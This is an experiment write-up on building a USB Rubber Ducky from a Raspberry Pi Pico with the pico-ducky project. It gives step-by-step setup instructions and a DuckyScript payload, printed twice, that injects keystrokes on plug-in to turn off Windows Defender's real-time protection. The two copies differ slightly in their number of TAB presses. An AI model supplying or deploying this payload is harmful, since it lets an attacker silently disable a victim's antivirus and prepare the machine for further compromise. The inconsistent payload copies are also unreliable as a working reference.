

# USB Rubber Ducky using Raspberry Pi Pico

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By Lakshay Verma

# The Experiment

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# Goals

- Make a Raspberry Pi Pico work like a USB Rubber ducky.
  - Raspberry Pi must be recognised as a HID device by the connected system
  - Turn off Windows Defender
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# Requirements

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- Raspberry Pi Pico (Hardware)
  - USB to micro usb cable (Hardware)
  - dbisu/pico-ducky (GITHub Repo)
  - Circuit Python (Software)
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# Hypothesis

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The Raspberry Pi Pico will be recognised as a keyboard HID device and will inject keystrokes. The keystrokes will be specifically coded to turn off Windows Defender on the connected device.

# Procedure

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## Install

Install and have your USB Rubber Ducky working in less than 5 minutes.

1. Clone the repo to get a local copy of the files. `git clone https://github.com/dbisu/pico-ducky.git`


2. Download [CircuitPython for the Raspberry Pi Pico](#). \*Updated to 7.0.0

Step 1 - Go to  
<https://github.com/dbisu/pico-ducky>  
and download circuit python.

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## Pico

by Raspberry Pi



### CircuitPython 7.3.3

This is the latest **stable** release of CircuitPython that will work with the Pico.

**Start here** if you are new to CircuitPython.

[Release Notes for 7.3.3](#)

ENGLISH (UK)


DOWNLOAD .UF2 NOW



Built-in modules available: \_bleio, adafruit\_bus\_device, adafruit\_pixelbuf, aesio, alarm, analogio, atexit, audiobusio, audiocore, audiomixer, audiomp3, audiopwmio, binascii, bitbangio, bitmaptools, bitops, board, busio, countio, digitalio, displayio, ermo, floppyio, fontio, framebufferio, getpass, gifio, imagecapture, json, keypad, math, microcontroller, msgpack, neopixel\_write, nvm, onewireio, os, paralleldisplay, pulseio, pwmio, qrio, rainbowio, random, re, rgbmatrix, rotaryio, rtc, sdcardio, sharpdisplay, storage, struct, supervisor, synthio, terminalio, time, touchio, traceback, ulab, usb\_cdc, usb\_hid, usb\_midi, vectorio, watchdog, zlib


# Step 2 - Click on DOWNLOAD .UF2 NOW.





Step 3 - Connect Raspberry Pi Pico to the system.

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Step 4 - Drag and Drop recently downloaded circuit python file to RP1-RP2.

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 `adafruit-circuitpython-bundle-7.x-mpy-20221113.zip`

3.93 MB


Step 5 - Download  
adafruit-circuitpython-bundle-7.x-mpy-20221113.zip file from  
dbisu/pickoducky repo on github and  
extract it.

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


Step 6 - Go to  
adafruit-circuitpython-bundle-7.x-m  
py-20221113/lib and Move  
adafruit\_hid to CIRCUITPY/lib.

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Step 7 - Download Pico-Ducky as zip and extract it.



Step 8 - Move duckyinpython.py to CIRCUITPY and rename it to code.py

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```
CTRL ESC  
DELAY 1000  
STRING vIRUS AND THREAT PROTECTION  
DELAY 1000  
ENTER  
DELAY 2000  
TAB  
DELAY 100  
TAB  
DELAY 100  
TAB  
DELAY 100  
TAB  
DELAY 100  
TAB  
DELAY 100  
TAB  
DELAY 100  
ENTER  
DELAY 1000  
SPACE  
DELAY 1000  
TAB  
DELAY 100  
TAB  
DELAY 100  
ENTER  
ALT F4
```

Step 9 - Edit code.py with payload code and save it.

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Step 10 - Disconnect and reconnect the Raspberry Pi, the payload will be injected automatically.

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## CODE

CTRL ESC

DELAY 1000

STRING vIRUS AND  
THREAT PROTECTION

DELAY 1000

ENTER

DELAY 2000

TAB

DELAY 100

TAB

DELAY 100

TAB

DELAY 100

TAB

DELAY 100

TAB

DELAY 100

ENTER

DELAY 1000

SPACE

DELAY 1000

TAB

DELAY 100

TAB

DELAY 100

ENTER

ALT F4

## OBSERVATION

When the Raspberry Pi is connected, the system will recognise it as a HID device and Payload written in the code.py file will run. Keystrokes will sent through Raspberry Pi and Windows Defender will be turned off as the payload written in code.py was to disable the Windows Defender.